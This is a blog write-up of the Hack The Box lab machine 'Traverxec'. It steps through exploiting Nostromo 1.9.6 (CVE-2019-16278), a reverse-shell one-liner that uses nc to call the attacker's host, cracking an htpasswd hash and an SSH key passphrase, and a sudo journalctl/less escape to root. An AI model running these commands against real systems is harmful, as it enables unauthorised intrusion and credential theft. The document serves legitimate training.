Hack The Box : Traverxec
5 April, 2020
This box was my first ever box at HTB
Discovery
Beginning with an nmap scan
kali@kali:~$ sudo nmap -sV -sT -p 1-10000 traverxec.htb
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for traverxec.htb (10.10.10.165)
Host is up (0.17s latency).
Not shown: 9998 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open http nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.36 seconds
{{< / highlight>}}
<!--  -->
The machine has SSH on port 22 and Nostromo on port 80.
Nostromo is a simple web [server](https://en.wikipedia.org/wiki/Nhttpd), so let's check out the website

There is a contact form at the bottom but it doesn't seem to do anything

Using [Gobuster](https://github.com/OJ/gobuster) to enumerate paths didn't yield anything interesting
```bash
kali@kali:$ ./gobuster dir -u traverxec.htb/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://traverxec.htb/
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
Starting gobuster
===============================================================
/css (Status: 301)
/icons (Status: 301)
/img (Status: 301)
/index.html (Status: 200)
/js (Status: 301)
/lib (Status: 301)
===============================================================
Finished
===============================================================
User
I searched for exploits for Nostromo 1.9.6 and came across this exploit CVE enabling RCE.
kali@kali:~$ python 47837 traverxec.htb 80 "hostname"


                                        _____-2019-16278
        _____  _______    ______   _____\    \
   _____\    \_\      |  |      | /    / |    |
  /     /|     ||     /  /     /|/    /  /___/|
 /     / /____/||\    \  \    |/|    |__ |___|/
|     | |____|/ \ \    \ |    | |       \
|     |  _____   \|     \|    | |     __/ __
|\     \|\    \   |\         /| |\    \  /  \
| \_____\|    |   | \_______/ | | \____\/    |
| |     /____/|    \ |     | /  | |    |____/|
 \|_____|    ||     \|_____|/    \|____|   | |
        |____|/                        |___|/


HTTP/1.1 200 OK
Server: nostromo 1.9.6
Connection: close


traverxec
You can read more about this CVE here. It's a directory traversal attack caused by insufficient sanitization of user input.
Using this exploit, I able to get a reverse shell as the user www-data
kali@kali:~$ python 47837 traverxec.htb 80 "rm /tmp/a;mkfifo /tmp/a;cat /tmp/a|/bin/sh -i 2>&1|nc 10.10.x.y 1234 >/tmp/a"


                                        _____-2019-16278
        _____  _______    ______   _____\    \
   _____\    \_\      |  |      | /    / |    |
  /     /|     ||     /  /     /|/    /  /___/|
 /     / /____/||\    \  \    |/|    |__ |___|/
|     | |____|/ \ \    \ |    | |       \
|     |  _____   \|     \|    | |     __/ __
|\     \|\    \   |\         /| |\    \  /  \
| \_____\|    |   | \_______/ | | \____\/    |
| |     /____/|    \ |     | /  | |    |____/|
 \|_____|    ||     \|_____|/    \|____|   | |
        |____|/                        |___|/
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.x.y] from (UNKNOWN) [10.10.10.165] 42638
/bin/sh: 0: can't access tty; job control turned off
$
Let's upgrade this to a stable shell
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234
connect to [10.10.x.y] from (UNKNOWN) [10.10.10.165] 59994
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty; pty.spawn('/bin/bash')"
www-data@traverxec:/usr/bin$
We can see that Nostromo is running
www-data@traverxec:/usr/bin$ ps -ef | grep http
ps -ef | grep http
www-data   459     1  0 08:59 ?        00:00:10 /usr/local/sbin/nhttpd
www-data  1062   952  0 11:10 ?        00:00:00 grep http
www-data@traverxec:/usr/bin$ systemctl list-units --type=service | grep http
systemctl list-units --type=service | grep
  nostromo.service                   loaded active running nostromo nhttpd server
www-data@traverxec:/usr/bin$ systemctl status nostromo.service
systemctl status nostromo.service
● nostromo.service - nostromo nhttpd server
   Loaded: loaded (/etc/systemd/system/nostromo.service; enabled; vendor preset: enabled)
   Active: active (running)
  Process: 455 ExecStart=/usr/local/sbin/nhttpd (code=exited, status=0/SUCCESS)
 Main PID: 459 (nhttpd)
    Tasks: 16 (limit: 1148)
   Memory: 74.7M
The manual page for Nostromo mentions that a default config file /var/nostromo/conf/nhttpd.conf is used if not specified otherwise, so let's check that out
www-data@traverxec:/usr/bin$ cat /var/nostromo/conf/nhttpd.conf
cat /var/nostromo/conf/nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
htpasswd file contains the password for restricted files/directories served using Nostromo
We have the user david and a password.
www-data@traverxec:/var/nostromo/conf$ cat .htpasswd
cat .htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
Using hashcat after confirming the hashtype from the examples page, the password was cracked!
kali@kali:~$ hashcat -a 0 -m 500 -O passwd rockyou.txt --force
$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/:Nowonly4me
Session..........: hashcat
Status...........: Cracked
Hash.Type........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
Time.Started.....: <>
Time.Estimated...: <>
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:    15367 H/s (8.14ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 10776692/14344385 (75.13%)
Rejected.........: 198260/10776692 (1.84%)
Restore.Point....: 10776174/14344385 (75.12%)
Candidates.#1....: Nsude1 -> Nous4=5
HWMon.Dev.#1.....: N/A
Now let's try and figure out where this password can be used.
The only folder inside /home seems to be the user david's, so ls won't work but cd will, the reason for that can be found in this excerpt on permissions from the Kali Linux Cookbook
A directory is handled differently from a file. Read access gives the right to consult the list of its contents (files and directories); write access allows creating or deleting files; and execute access allows crossing through the directory to access its contents (for example, with the cd command). Being able to cross through a directory without being able to read it gives the user permission to access the entries therein that are known by name, but not to find them without knowing their exact name.
www-data@traverxec:/var$ cd /home
cd /home
www-data@traverxec:/home$ ls -ltra
ls -ltra
total 12
drwxr-xr-x 18 root  root  4096 Oct 25 14:17 ..
drwxr-xr-x  3 root  root  4096 Oct 25 14:32 .
drwx--x--x  5 david david 4096 Oct 25 17:02 david
www-data@traverxec:/home$ cat /etc/passwd | grep david
cat /etc/passwd | grep david
david:x:1000:1000:david,,,:/home/david:/bin/bash
www-data@traverxec:/home$ cd david
cd david
www-data@traverxec:/home/david$ ls -ltrha
ls -ltrha
ls: cannot open directory '.': Permission denied
Looks like the directory is not served publically by Nostromo.

This is the point where Nostromo's manual page was really helpful
You can restrict the access within the home directories to a single sub directory by defining it via the
homedirs_publicoption.
From the nhttpd.conf above, we can see that the value of homedirs_public is public_www. This means it must be a directory inside ~/david/
It worked! public_www is a valid directory and once again the above note from the Kali Linux Cookbook was helpful
www-data@traverxec:/home/david$ cd public_www
cd public_www
www-data@traverxec:/home/david/public_www$ ls -altrh
ls -altrh
total 16K
-rw-r--r-- 1 david david  402 Oct 25 15:45 index.html
drwxr-xr-x 3 david david 4.0K Oct 25 15:45 .
drwx--x--x 5 david david 4.0K Oct 25 17:02 ..
drwxr-xr-x 2 david david 4.0K Oct 25 17:02 protected-file-area
protected-file-area looks interesting. Use the password cracked above to gain access.

The compressed folder has public and private ssh keys inside david/.ssh
kali@kali:~$ tar xzvf backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub

kali@kali:~/backup-ssh-identity-files/david/.ssh$ ls -a
id_rsa id_rsa.pub authorized_keys ./ ../
Let's try logging in through ssh using the private key
kali@kali:~/backup-ssh-identity-files/david/.ssh$ ssh -o "IdentitiesOnly=yes" -i id_rsa david@traverxec.htb
Enter passphrase for key 'id_rsa':
Cracking an SSH key's password sounds like to job of JTR
kali@kali:python $(locate ssh2john.py) id_rsa > id_rsa.hash
kali@kali:~/backup-ssh-identity-files/david/.ssh$ /usr/sbin/john --wordlist=~/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
1g 0:00:00:11 DONE 0.09074g/s 1301Kp/s 1301Kc/s 1301KC/sa6_123..*7¡Vamos!
Session completed
And ssh as david is now successful! Flag in user.txt obtained!
kali@kali:~/backup-ssh-identity-files/david/.ssh$ ssh -o "IdentitiesOnly=yes" -i id_rsa david@traverxec.htb
Enter passphrase for key 'id_rsa':

Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$ cat user.txt
<flag>
Root
Let's see what david has
david@traverxec:~$ ls -a
../ .profile .bashrc .bash_logout public_www user.txt .bash_history .ssh .config .local ./ bin
david@traverxec:~$ cd bin/
david@traverxec:~/bin$ ls -a
server-stats.sh  server-stats.head ../ ./
What does server-stats.sh have?
david@traverxec:~/bin$ sh server-stats.sh
                                                                          .----.
                                                              .---------. | == |
   Webserver Statistics and Data                              |.-"""""-.| |----|
         Collection Script                                    ||       || | == |
          (c) David, 2019                                     ||       || |----|
                                                              |'-.....-'| |::::|
                                                              '"")---(""' |___.|
                                                             /:::::::::::\"    "
                                                            /:::=======:::\
                                                        jgs '"""""""""""""'

Load:  09:18:46 up  4:01,  1 user,  load average: 0.00, 0.00, 0.00

Open nhttpd sockets: 0
Files in the docroot: 117

Last 5 journal log lines:
-- Logs begin at <timestamp>, end at <timestamp>. --
<timestamp> traverxec sudo[824]: pam_unix(sudo:auth): auth could not identify password for [www-data]
<timestamp> traverxec sudo[824]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=list
<timestamp> traverxec crontab[885]: (www-data) LIST (www-data)
<timestamp> traverxec sudo[1184]: pam_unix(sudo:auth): authentication failure; logname= uid=33 euid=0 tty=/dev/pts/0 ruser=www-data rhost=  user=www-data
<timestamp> traverxec sudo[1184]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=list
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
Looking at the script, it's visible that journalctl is being run with escalated permissions, exactly what we need!
Interesting fact about journalctl, the output is paged with less by default. From the manual page:
The output is paged through less by default, and long lines are "truncated" to screen width.
With -n5 given as part of the command, only the first 5 events will be shown.
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at <timestamp>, end at Sat <timestamp>. --
<timestamp> traverxec sudo[824]: pam_unix(sudo:auth): auth could not identify password for
<timestamp> traverxec sudo[824]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ; U
<timestamp> traverxec crontab[885]: (www-data) LIST (www-data)
<timestamp> traverxec sudo[1184]: pam_unix(sudo:auth): authentication failure; logname= ui
<timestamp> traverxec sudo[1184]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ;
Let's increase the number of events so that they are actually paged by less
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n100 -unostromo.service
[sudo] password for david:
Oh! Running journalctl with sudo will work only with the arguments specified in the shell script. For reference it is done by specifying the arguments in /etc/sudoers.
Right, we can't increase the output to overflow the display, let's decrease the display then. I did it by decreasing the terminal window height.
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at <timestamp>, end at Sat <timestamp>. --
<timestamp> traverxec sudo[824]: pam_unix(sudo:auth): auth could not identify password for
<timestamp> traverxec sudo[824]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ; U
<timestamp> traverxec crontab[885]: (www-data) LIST (www-data)
<timestamp> traverxec sudo[1184]: pam_unix(sudo:auth): authentication failure; logname= ui
<timestamp> traverxec sudo[1184]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ;
lines 1-6/6 (END)
It worked, the output is paged by less.
Interesting fact about less, you can run commands using ! as the prefix
Invokes a shell to run the shell-command given. A percent sign (%) in the command is replaced by the name of the current file. A pound sign (#) is replaced by the name of the previously examined file. "!!" repeats the last shell command. "!" with no shell command simply invokes a shell. On Unix systems, the shell is taken from the environment variable SHELL, or defaults to "sh". On MS-DOS and OS/2 systems, the shell is the normal command processor.
Since journalctl was run using sudo implies less is running with sudo. So if we do !/bin/bash we can get a shell as root.
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at <timestamp>, end at Sat <timestamp>. --
<timestamp> traverxec sudo[824]: pam_unix(sudo:auth): auth could not identify password for
<timestamp> traverxec sudo[824]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ; U
<timestamp> traverxec crontab[885]: (www-data) LIST (www-data)
<timestamp> traverxec sudo[1184]: pam_unix(sudo:auth): authentication failure; logname= ui
<timestamp> traverxec sudo[1184]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ;
!/bin/bash

root@traverxec:/home/david/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@traverxec:/home/david/bin# cd
root@traverxec:~# ls
nostromo_1.9.6-1.deb  root.txt
root@traverxec:~# cat root.txt
<flag>
root@traverxec:~#
Got the root flag!
What I learned
sudocan be restricted so that certain commands can be executed with certain parameters- Users can have execute(
x) permissions on directories, that means that user can'tlsthat directory but cancdinto it
Thanks to the HTB forums, where I got most of my help when I was stuck.